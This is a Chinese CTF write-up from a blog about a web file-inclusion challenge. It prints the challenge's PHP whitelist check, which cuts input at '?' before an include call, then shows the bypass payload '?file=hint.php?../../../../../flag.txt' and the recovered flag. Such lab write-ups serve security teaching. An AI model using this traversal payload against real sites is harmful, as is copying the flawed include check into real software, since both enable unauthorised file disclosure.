云演-Web文件包含-writeup

原创


秋风瑟瑟... 于 2020-06-15 11:05:15 发布 212 收藏

分类专栏： 云演

本文链接：https://blog.csdn.net/qq_45628145/article/details/106757769

phpmyadmin

页面里面有一个hint，提示flag在flag.txt里面，但是按照url里面的那种包含，也显示不了



发现源码里面有一个**source.php**

```php
<?php
    class pma
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"]; //白名单
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')  //这里用?分割字符串，取第一个?前字符串判断是不是在白名单里面
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && pma::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


可以构造这样的payload来绕过

```
?file=hint.php?flag.txt
```

最终找到路径是

```
?file=hint.php?../../../../../flag.txt
```

得到flag



flag{4eds8gh34b924wgse}